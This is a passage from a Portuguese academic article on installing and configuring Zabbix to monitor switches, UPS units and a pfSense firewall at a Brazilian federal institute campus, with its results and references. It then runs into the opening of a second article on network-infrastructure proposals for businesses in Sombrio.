funcionamento do ambiente de rede e atividades do *campus*, sendo eles: *firewall*, *switches*, servidores e *nobreaks*. Logo, para alcançar os objetivos desta pesquisa, foi necessária a realização das seguintes atividades:

Figura 1 - Mapa de atividades



Fonte: Os autores, 2019.

A pesquisa bibliográfica busca a resolução de um problema (hipótese) por meio de referenciais teóricos publicados, analisando e discutindo as várias contribuições científicas (BOCCATO, 2006). Segundo Pizzani et al. (2012) essa revisão é chamada de levantamento bibliográfico ou revisão bibliográfica.

Neste sentido, o levantamento bibliográfico que aborda o tema tem como objetivo explanar os fundamentos essenciais que envolvem a gerência de rede e, também, o monitoramento dos dispositivos que a constitui, por meio de ferramentas.

Desse modo, a fase de seleção de um ambiente de rede propício para a implementação da ferramenta respeitou os requisitos mínimos estipulados pela documentação oficial e também os aspectos do cenário da rede local.

Com base no ambiente de *hardware*, a escolha das ferramentas e protocolos de gerenciamento utilizados foi fundamentada nos padrões de mercado, podendo assim serem utilizados em ambientes institucionais e adequados à plataforma definida.

Sendo assim, o planejamento de implementação definiu o passo a passo da implantação, como serão feitas as aferições e quais materiais serão utilizados. Também o estabelecimento de quais dispositivos a serem monitorados, e os dados a serem coletados.


Nestas condições, a implementação será realizada conforme parâmetros previamente definidos e elencados anteriormente e, a partir disso, obter o recolhimento dos dados desejados. Assim, a análise e interpretação dos resultados obtidos verifica e avalia os dados que foram coletados por meio do monitoramento desenvolvido.

4.2 MATERIAIS

4.2.1 Cenário e Softwares Utilizados

Com base no cenário de rede do Instituto Federal Catarinense *Campus* Avançado Sombrio, um dos parâmetros observados para a implementação da ferramenta foi a possibilidade de acesso a todos os dispositivos. Sendo assim, o local definido para efetuar a instalação do Zabbix conforme mostra a Figura 2, foi em uma máquina virtual (VM) na plataforma de virtualização VMWARE em um dos servidores do *campus*, utilizando o sistema operacional Linux Debian 9 (*Stretch*) com arquitetura de 64bits, 2GB RAM, Banco de Dados MariaDB versão 10, Servidor *Web* Apache2, PHP 7.0 e a ferramenta de gerenciamento de banco phpMyAdmin 4.6.

Figura 2 - Topologia Física da Rede



Fonte: Os autores, 2019.


4.3 IMPLANTAÇÃO

4.3.1 Instalação e Configuração do Servidor

Após definir os parâmetros e *softwares* necessários para a implementação, por meio da ferramenta Putty, que permite acesso remoto utilizando o protocolo (SSH, *Secure Shell*[27]), foi feito acesso ao servidor e iniciado o processo de instalação. Neste ponto, seguindo a documentação oficial da ferramenta, foi necessário a instalação do repositório na distribuição Debian, e a partir disso, por meio do gerenciador de pacotes, pode-se instalá-lo aplicando os comandos, conforme a figura 3.

[27] *Secure Shell* é um protocolo que prove segurança em comunicação de serviços de rede utilizando criptografia.

Figura 3 - Instalação do servidor Zabbix, Interface *Web* e Agente Zabbix




Fonte: Os autores, 2019.

Com efeito ao procedimento anteriormente executado, a ferramenta já está instalada e pronta para ser configurada. Todavia, utilizando o Banco de Dados MariaDB preliminarmente instalado no sistema operacional (SO), foi criada a base de dados responsável pelo armazenamento das informações, além disso, com o comando *"zcat /usr/share/doc/Zabbix -server-mysql/create.sql.gz | mysql –uzabbix -p Zabbix "* foi importado o esquema de tabelas padrão disponibilizado pela ferramenta.

Neste ponto, foram feitas no arquivo padrão "*cd /etc/Zabbix /Zabbix _server.conf*", configurações as quais são responsáveis pela conexão entre a ferramenta e o banco de dados, conforme documentação oficial, informando "*DBHost=localhost, DBName=zabbix, DBUser=zabbix e DBPassword=**********"*. O mesmo acontece com o arquivo "*/etc/apache2/conf-enabled/zabbix.conf",* retirando a "#" do início da linha *"php_value date.timezone Europe/Riga"* e a alterando para *"php_value date.timezone America/Sao_Paulo",* para que a ferramenta faça os registros dos dados capturados de acordo o horário local.

A esta altura, a ferramenta possui todas as configurações necessárias para a utilização, devendo apenas reiniciar os serviços aplicando os comandos *"/etc/init.d/apache2 restart"; "systemctl enable Zabbix -server"; "systemctl enable Zabbix -agent"; "/etc/init.d/Zabbix -server restart"; "/etc/init.d/Zabbix -agent restart"* e as confirmações das etapas realizadas anteriormente acessando através do navegador o seguinte destino *http://10.0.25.71/zabbix /setup.php*, de acordo com a figura 4.

Figura 4 - Checando configurações



Fonte: Os autores, 2019.

4.3.2 Instalação e Configuração do Agentes

Diante da ferramenta instalada para alcançar o objetivo proposto, foram identificados os critérios característicos de cada equipamento: como espaço em disco, aquecimento, consumo de banda, consumo de energia, entre outros. Com tais dados identificados, o trabalho se desenvolveu em três etapas: adicionar os hosts a serem monitorados, denominados agentes, configurar os itens desejados e o *layout* nos quais os dados seriam apresentados. Neste ponto, será demonstrado de forma sucinta as principais configurações para se obter os dados dos agentes, abordando as principais características e oS serviços a serem monitorados.

Considerando que a ferramenta Zabbix dispõe de forma nativa suporte ao protocolo SNMP, inicialmente foram cadastrados os *hosts* a serem monitorados por este protocolo, já que não possuem suporte ao controle via agente Zabbix. Nesse sentido, os dispositivos cadastrados foram os *switches*: HP 1820-48G-PoE+ (370W) Switch J9984A, Cisco SG300-28 28-Port Gigabit Managed Switch e também os 6 *nobreaks* SMS Double II DSP 10 kVA.

Para tal atividade, por meio da interface *web*, que dispõe de interface gráfica para facilitar a configuração, na aba "*Configurações → Hosts*" criou-se os *hosts* e de acordo com cada dispositivo foram informados os seguintes parâmetros obrigatórios. "*Nome do host, Grupos e Interface*".

Já para os dispositivos que suportam o agente Zabbix, como no caso do *firewall*, utilizou-se o mesmo para configuração. Este, por sua vez, baseia-se no sistema operacional FreeBSD e é adaptado para trabalhar como *firewall* ou *router* de uma rede e dispõe em seu repositório oficial de softwares uma versão do agente que foi instalada por meio de sua interface *web*.

Conforme a documentação oficial do Zabbix (2018), os itens são a forma que a ferramenta utiliza para receber dados de um *host*, no entanto, para tais atividades utilizou-se do recurso de *templates*[28] prontos, disponibilizados de forma *open source* pela comunidade do Zabbix. Optou-se pela utilização de *templates* por possibilitarem sua associação a vários *hosts*, desde que atendam às métricas requeridas por cada um, além disso, o benefício de adicionar vários itens a um determinado *host* de uma única vez, podendo, assim, otimizar tempo de configuração.

Nessas condições, como o Zabbix coleta muitos dados, para alguns usuários é mais fácil analisar representações visuais ao invés de apenas números coletados. Sendo assim, é neste contexto, que a aplicabilidade de gráficos se integra, permitindo ao usuário compreensão ao fluxo de dados de forma fácil.

Para configurar um gráfico customizado na ferramenta, acessou-se a seguinte aba na interface *web "Configuração → Hosts (ou Templates) ",* e a partir disso no *host* a ser configurado criou-se um novo gráfico. Neste processo foi configurado os principais critérios, sendo eles, "*Nome, Largura, Altura, Legenda, e itens no qual serão gerados os gráficos"*.

[28] *Template* é um conjunto de entidades que podem ser associadas de forma fácil e conveniente a vários hosts. Sendo assim, tais entidades podem ser: Itens, Triggers, Gráficos, Aplicações, Telas etc. (ZABBIX, 2018).


5 RESULTADOS E DISCUSSÕES

Esta seção apresenta os resultados obtidos posteriormente à implementação da ferramenta e configurações dos *hosts*, conforme métodos demonstrados anteriormente.

5.1 MONITORAMENTO WEB

Por intermédio do monitoramento *web* foi possível ter uma visão ampla do *status* dos dispositivos configurados, proporcionando imediato acesso e compressão aos dados obtidos, além disso, provendo uma gama de configurações por meio dos menus suspensos e submenus. Desse modo, em específico no *host* pfSense ADM, demonstrado na Figura 5, pode-se obter o *hostname* do dispositivo "*pfSense.sombrio.ifc.edu.br"*, o número de usuários logados *number of logged in users "1"*, também informações do sistema *system Information*, que traz dados como tipo de sistema "*FreeBSD"*, hora local *"host local time",* data/horário do *boot* inicial *host boot time "23/20/2019 às 16:37"* e o número de processos executados *maximun number of processes "9348"*.

Figura 5 - Dados apresentados por meio da interface *web*



Fonte: Os autores, 2019.


Com base nos dados apresentados na Figura 5, a equipe de TI do *campus* conseguiu ter um controle sobre os acessos e tempo em que o *host* estava *online*, ou seja, sem interrupção por um período de tempo.

5.2 MAPA DE REDE

Como a ferramenta dispõe da criação de mapas de rede, foi configurado um mapa que atualiza em tempo real o tráfego de rede entre os *switches*, o consumo total no *link* de saída pelo *pfsense*, além dos principais dados dos *nobreaks*, conforme Figura 6 e discriminados na tabela 1. Logo, a criação do mapa teve como finalidade tornar mais fácil o monitoramento,

já que é capaz de agrupar em um único mapa vários *hosts* e monitorá-los em uma visão ampla, assim otimizando o tempo da equipe de TI.

Figura 6 - Mapa de rede



Fonte: Os autores, 2019.

Tabela 1 – Dados do tráfego de rede entre *switches*

Host	Entrada (IN)	Saída (OUT)
SW-DIREÇÃO	5.54 Kbps	15.44 Kbps
SW-PROFESSORES	380.34 Kbps	89.36 Kbps
SW-AUDITÓRIO	152 bps	12.15 Kbps
SW-HALL	69.1 Kbps	374.03 Kbps
SW-SECRETARIA	2.14 Kbps	12.46 Kbps

PFSENSE	4.84 Mbps	312.24 Kbps

Fonte: Os autores, 2019.

5.3 MONITORAMENTO SWITCH

O monitoramento dos *switches* foi efetuado por meio do protocolo SNMP, já que os dispositivos não possuem suporte à instalação do agente Zabbix. Diante disso, após habilitar o protocolo nos dispositivos e configurar a comunidade em que o mesmo irá responder as requisições, optou-se por utilizar *templates* pré configurados de acordo com o modelo do dispositivo. Neste sentido, a figura 7 traz os dados obtidos do monitoramento do *switch* localizado no segundo andar, sala dos professores.

Figura 7 - Dados obtidos por meio do monitoramento do *switch*

SW-PROFESSORES	**Network interfaces** (141 Itens)				
	gi28 : Duplex	14-11-2019 16:00:09	fullDuplex (3)		Gráfico
	gi28 : If Type	13-11-2019 21:00:10	ethernet-like (6)		Gráfico
	gi28 : RX bps	14-11-2019 16:06:09	63.36 Kbps	-14.11 Kbps	Gráfico
	gi28 : RX broadcast	14-11-2019 16:06:09	6 pps	+1 pps	Gráfico
	gi28 : RX errors	14-11-2019 16:06:09	0 pps		Gráfico
	gi28 : RX multicast	14-11-2019 16:06:09	4 pps		Gráfico
	gi28 : RX unicast	14-11-2019 16:06:09	21 pps	-30 pps	Gráfico
	gi28 : speed	14-11-2019 16:00:09	1 Gbps		Gráfico
	gi28 : TX bps	14-11-2019 16:06:09	32 Kbps	-16.18 Kbps	Gráfico
	gi28 : TX broadcast	14-11-2019 16:06:09	0 pps		Gráfico
	gi28 : TX errors	14-11-2019 16:06:09	0 pps		Gráfico
	gi28 : TX multicast	14-11-2019 16:06:09	0 pps	-1 pps	Gráfico
	gi28 : TX unicast	14-11-2019 16:06:09	21 pps	-19 pps	Gráfico


Fonte: Os autores, 2019.

Como pode se observar na figura, o monitoramento trouxe dados importantes para a administração dos dispositivos, como a taxa de transmissão da porta 28 do *switch* 63,36 Kbps IN e 32 Kbps OUT, além disso, o número de erros na interface no total de 0 IN/OUT, taxa de transmissão de 1Gbps e pacotes de *broadcast* em um total de 6 pps.

5.4 MONITORAMENTO NOBREAKS

No gráfico exibido pela Figura 8, pode-se observar o consumo da potência energética em um período compreendido antes e durante uma aula.


Figura 8 - Potência consumida *nobreak* laboratório 34 pré e durante aula.



Fonte: Os autores, 2019.

Além disso, é visível alguns dados que automatizam o diagnóstico de falhas e/ou, como no caso, um aumento de temperatura, diagnosticados por meio de *triggers*, estas pré-configuradas no *template* e customizadas de acordo a necessidade, com intuito de disparar alertas de imediato quando os níveis de temperatura excederem maior que 30º graus [> 30], representando um alerta de atenção em amarelo e, maior que 38º graus [> 38], um alerta grave, como demonstrado na figura 9.

Figura 9 - Temperatura *nobreak* laboratório 34 pré e durante aula.



Fonte: Os autores, 2019.

Neste contexto, para verificar a usabilidade da ferramenta foi induzido por meio da *trigger* denominada "*temperatura acima de +30*" um episódio de superaquecimento. Nesse sentido, configurou-se que após uma temperatura acima do pré-determinado, 20° graus, fosse ativado um alerta, avisando os administradores sobre esta situação. Com resultado a este experimento pode-se obter o alerta, como demonstrado na figura 10.


Figura 10 - Resultado experimento de aquecimento

Host	Trigger	Severidade	Alterações no statu
Nobreak Sala 32	#DOWNTIME Nobreak Sala 32	Média	2
Nobreak Sala 32	Ping loss is too high on Nobreak Sala 32	Atenção	2
Nobreak Sala 31	Temperatura acima de +30ºC no Nobreak Sala 31	Atenção	2
Nobreak Sala 32	Temperatura acima de +30ºC no Nobreak Sala 32	Atenção	2
Nobreak Sala 34	Temperatura acima de +30ºC no Nobreak Sala 34	Atenção	2
Nobreak Sala 35 e 36	Temperatura acima de +30ºC no Nobreak Sala 35 e 36	Atenção	2
Nobreak Sala 37 e 38	Temperatura acima de +30ºC no Nobreak Sala 37 e 38	Atenção	1

Fonte: Os autores, 2019.

Contudo, a ferramenta de monitoramento disponibiliza inúmeros meios de se obter informações sobre os dispositivos, conforme a Figura 11, e o *template* empregado atendeu de forma suficiente o cenário e objetivos propostos, já que o mesmo possui uma gama de itens e *triggers* configurados.

Figura 11 - Número de itens e triggers no *template*




Nome ▲	Aplicações	Itens	Triggers	Gráficos	Telas	Descoberta	Web
Template Nobreak SMS Sinus	Aplicações 6	Itens 47	Triggers 28	Gráficos 10	Telas 1	Descoberta	Web

Fonte: Os autores, 2019.

5.5 MONITORAMENTO FIREWALL

Com efeito aos resultados do monitoramento do *firewall*, em específico o tráfego de dados nas interfaces, os administradores do *campus*, como demonstrado na Figura 12, puderam observar os horários com maior índice de trânsito de dados.


Figura 12 - Tráfego da rede administrativa do *campus*.



Fonte: Os autores, 2019.

Com tais observações pode-se diagnosticar que se fazia necessário um maior controle de banda na rede administrativa, já que em determinados momentos houve um pico de 55,24 Mbps de *upload*, impactando no ambiente como um todo. Sendo assim, após efetuado o controle de banda considerado ideal pela equipe de TI, ocorreu uma melhora visível na distribuição, conforme Figura 13 e com isso, obteve-se um melhor desempenho e usabilidade pelos usuários.

Figura 13 - Tráfego de rede após controle de banda



Fonte: Os autores, 2019.

6 CONSIDERAÇÕES FINAIS

Concluído todas as etapas de implementação, configuração e coleta de resultados, pode-se notar detalhadamente o funcionamento da ferramenta Zabbix, observando como o *software* é executado para disponibilizar as informações de gerenciamento de equipamentos aos administradores da rede.

Dessa forma, observamos que por meio da utilização do Zabbix houve uma diminuição considerável no tempo em que os dispositivos que compõem a rede ficaram indisponíveis ao usuário final. Sendo assim, otimizando o tempo e permitindo a equipe de TI do *campus* realizar previamente a manutenção de um equipamento antes que o mesmo fique indisponível, já que a ferramenta oferece a possibilidade de realizar um prognóstico de falhas enviando alertas.

Além disso, compreendeu-se que a maneira de se realizar a instalação do Agente Zabbix no dispositivo monitorado mostrou-se simples e versátil, logo, não é necessário realizar alterações nestes ativos, sendo preciso apenas alterações no servidor Zabbix.

Como recomendação para trabalhos futuros, sugere-se complementar no grupo de dispositivos monitorados os *switches* que estão localizados nos laboratórios de informática do Instituto Federal Catarinense - *Campus* Avançado Sombrio, sendo esses locais passíveis de realizar um monitoramento, uma vez que há uma concentração de dispositivos.

REFERÊNCIAS

BLACK, T. L. **Comparação de Ferramentas de Gerenciamento de Redes.** Instituto de Informática da Universidade Federal do Rio Grande do Sul (INF - UFGRS) - Porto Alegre, 2008. Disponível em: https://www.lume.ufrgs.br/handle/10183/15986. Acesso em: 14 jul. 2019.

BOCCATO, V. R. C. Metodologia da Pesquisa Bibliográfica na Área Odontológica e o Artigo Científico como Forma de Comunicação. **Revista de Odontologia da Universidade de São Paulo.** São Paulo, v. 18, n. 3, p. 265-274, 2006. Disponível em: http://arquivos.cruzeirodosuleducacional.edu.br/principal/old/revista

_odontologia/pdf/setembro_dezembro_2006/metodologia_pesquisa_bibliografica.pdf. Acesso em: 15 ago. 2019.

DIAS, B. Z.; ALVES JUNIOR, N. **Protocolo de Gerenciamento SNMP.** 2002. Disponível em: http://www.rederio.br/downloads/pdf/nt00601.pdf. Acesso em: 30 jul. 2019.

ESTEVES, A. M. B.; ALVES JUNIOR, N. **O Protocolo SNMP.** Centro Brasileiro de Pesquisas Físicas (CBPF) - Rio de Janeiro, 2013. Disponível em: http://revistas.cbpf.br/index.php/nt/article/view/24/31. Acesso em: 30 jul. 2019.

FREITAS, G. M. L. **Uma Estratégia para Implementação de Gerenciamento de Redes -** Estudo de Caso do Tribunal de Contas da União. Universidade Federal de Santa Catarina (UFSC) - Florianópolis, 2001. Disponível em: https://repositorio.ufsc.br/handle/123456789/81566. Acesso em: 06 ago. 2019.

FREITAS JUNIOR, V; SOUSA, V. M. **Guia para a escrita de artigos científicos:** uma perspectiva da pesquisa tecnológica. Sombrio: Editora IFC, 2018. Disponível em: http://editora.ifc.edu.br/2018/12/20/guia-para-a-escrita-de-artigos-cientificos-uma-perspectiva-da-pesquis a-tecnologica/. Acesso em: 23 set 2019.

HORST, A. S.; PIRES, A. S.; DÉO, A. L. B. **De A a Zabbix.** São Paulo: Novatec Editora, 2015.

KOCH, M. **Uma Proposta de Solução de Gerenciamento de Contabilização utilizando Nagios e Cacti.** Instituto de Informática da Universidade Federal do Rio Grande do Sul (INF - UFGRS) - Porto Alegre, 2008. Disponível em: https://www.lume.ufrgs.br/handle/10183/15980. Acesso: 18 jul. 2019.

LOPES, R. V. **Melhores Práticas para a Gerência de Redes de Computadores.** Universidade Federal da Paraíba (UFPB) - Campina Grande, 2002. Disponível em: http://docs.computacao.ufcg.edu.br/posgraduacao/dissertacoes/2002/Dissertacao_RaquelVigolvinoLopes.pdf. Acesso em: 18 jul. 2019.

MATOS, L. K. **Gerenciamento de Equipamentos de Rede utilizando o Software CACTI.** Pontifícia Universidade Católica do Paraná (PUCPR) - Curitiba, 2009. Disponível em: http://www.ppgia.pucpr.br/~jamhour/RSS/TCCRSS08A/Leonardo%20Kolisnik%20de%20Matos%20-%20Artigo.pdf. Acesso em: 19 jul. 2019.

MOTA, L. C. **Uma Análise Comparativa dos Protocolos SNMP, Zabbix e MQTT, no Contexto da Aplicações de Internet das Coisas.** Centro de Ciências Exatas e Tecnológicas da Universidade Federal de Sergipe (CCET - UFS) - São Cristóvão, 2017. Disponível em: https://repositorio.ifs.edu.br/biblioteca/bitstream/123456789/467/1/Disserta%C3%A7%C3%A3o%20Levi%20da%20Costa%20Mota.pdf. Acesso em: 05 ago. 2019.

PINHEIRO, J. M. S. **Gerenciamento de Redes de Computadores.** 2002. Disponível em: http://www.allnetcom.com.br/upload/gerenciamentoderedes.pdf. Acesso em: 19 jul. 2019.

PIZZANI, L. et al. A Arte da Pesquisa Bibliográfica na Busca do Conhecimento. **Revista Digital de Biblioteconomia e Ciência da Informação,** v. 10, n. 2, p. 53-66, 2012. Disponível em: https://periodicos.sbu.unicamp.br/ojs/index.php/rdbci/article/view/1896/pdf_28. Acesso em: 15 ago. 2019.

ROMEIRO, W.; COSTA, F. **Monitoramento Residencial Utilizando o Zabbix e o Padrão IEEE 802.15.4.** Instituto Federal de Educação, Ciência e Tecnologia do Rio Grande do Norte (IFRN) - 2016. Disponível em: http://www2.ifrn.edu.br/ojs/index.php/HOLOS/article/view/2439/1387. Acesso em: 20 ago. 2019.

SILVA, W. M. C.; MEDEIROS, R. M.; MARTINS, R. S. **Análise e Gerenciamento de Redes Usando uma Metodologia Proativa com Zabbix.** Instituto Federal de Educação, Ciência e Tecnologia do Rio Grande do Norte (IFRN) - 2015. Disponível em: http://www2.ifrn.edu.br/ojs/index.php/HOLOS/article/view/2441/1328. Acesso em: 19 ago. 2019.

SOARES, L. D.; COSTA, R. M. R. **Gerência de Redes:** Utilizando o Zabbix para Monitorar a Disponibilidade e Transferência de Imagens. Centro de Ensino Superior de Juiz de Fora (CES/JF) - Juiz de Fora, 2015. Disponível em: https://seer.cesjf.br/index.php/cesi/article/view/122/42. Acesso em: 20 ago. 2019.

SOUSA, L. B. **Gerenciamento de Segurança de Redes.** São Paulo: SENAI-SP Editora, 2017.

SOUZA, J. S. **Software Livre no Gerenciamento de Redes:** Solução Eficiente e de Baixo Custo numa Empresa Alfa do Polo Industrial. Universidade Federal do Pará (UFPA) - Belém, 2015. Disponível em: http://ppgep.propesp.ufpa.br/ARQUIVOS/dissertacoes/Dissertacao2015-PPGEP-MP-JanainaSilvadeSouza.pdf. Acesso em: 30 jul. 2019.

SPECIALSKI, E. S. **Gerência de Redes de Computadores e de Telecomunicações.** Universidade Federal de Santa Catarina (UFSC) - Florianópolis, 2013. Disponível em: http://cassio.orgfree.com/disciplinas/gredes/ApostilaGerenciamento.pdf. Acesso em: 14 jul. 2019

THIOLLENT, M. **Metodologia de Pesquisa-Ação.** São Paulo: Cortez Editora, 2005.

XAVIER, E.; KOCH, F. L.; WESTPHALL, C. B. **Avaliação de Variações da Configuração de Agentes Móveis na Gerência de Redes.** Laboratório de Redes e Gerência da Universidade Federal de Santa Catarina (LRG - UFSC) - 2002. Disponível em: https://www.researchgate.net/profile/Carlos_Westphall/publication/254862018_Avaliacao_de_Variacoes_da_Configuracao_de_Agentes_Moveis_na_Gerencia_de_Redes/links/0deec52c427b8ac7c8000000/Avaliacao-de-Variacoes-da-Configuracao-de-Agentes-Moveis-na-Gerencia-de-Redes.pdf. Acesso em: 15 jul. 2019.

ZABBIX. **Zabbix Documentation 3.0.** 2018. Disponível em: https://www.zabbix.com/documentati

Propostas de melhorias na infraestrutura de redes em estabelecimentos comerciais de Sombrio/SC.

Emilson Luís de Lima[1], Onivaldo Bereta Citadin[1], Jéferson Mendonça de Limas[2], Victor Martins de Sousa[2]

[1]Discentes do Instituto Federal Catarinense – Campus Avançado de Sombrio – 88960000 – Sombrio – SC – Brasil

[2]Docentes do Instituto Federal Catarinense – Campus Avançado Sombrio – 88960000 – Sombrio – SC – Brasil

lima-pc@hotmail.com, onibereta@gmail.com, jeferson.limas@ifc.edu.br, victor.sousa@ifc.edu.br

Abstract: *This article presents a proposal for improvement in network infrastructure in two commercial establishments in the municipality of Sombrio aiming at its expansion, security, productivity and efficiency. First, a study of the computers network infrastructure of establishments and its operation was done. Following, information on network problems, difficulties and slowness was collecte. The main flaws were described in order to enable a project with improvement solutions. It is intended to standardize and adapt existing materials to an updated, organized, redundant, safe and fault tolerant model. To solve the problems, a better structured network was proposed, with the replacement of some devices and implementation of protocols, making the infrastructure safe and manageable. With this, it was observed it is an acceptable project and necessary for any company, leaving the structure ready for expansion.*

Resumo: *Este artigo apresenta uma proposta de melhoria na infraestrutura de rede, em dois estabelecimentos comerciais do município de Sombrio, visando sua segurança, expansão, produtividade e eficiência. Primeiramente, fez-se um estudo da infraestrutura da rede de computadores dos estabelecimentos e seu funcionamento. Na sequência, coletou-se informações sobre os problemas na rede, dificuldades e lentidão. Foram descritas as principais falhas com a finalidade de viabilizar um projeto com soluções de melhoramentos. Pretende-se padronizar e adequar os materiais já existentes a um modelo atualizado, organizado, redundante, principalmente seguro e tolerante à falhas. Para solucionar os problemas propôs-se uma rede melhor estruturada, com a substituição de alguns dispositivos e implementação de protocolos, tornando a infraestrutura segura e gerenciável. Com isso,*

observou-se que é um projeto aceitável e de necessidade a qualquer empresa, deixando a estrutura pronta para a expansão.

1. INTRODUÇÃO

Ao desenvolver projetos que serão focados em redes de computadores, é importante conhecer as tecnologias que permitem essa interação. Para isso, é necessário entender conceitos das redes de computadores e os elementos envolvidos nessa infraestrutura.

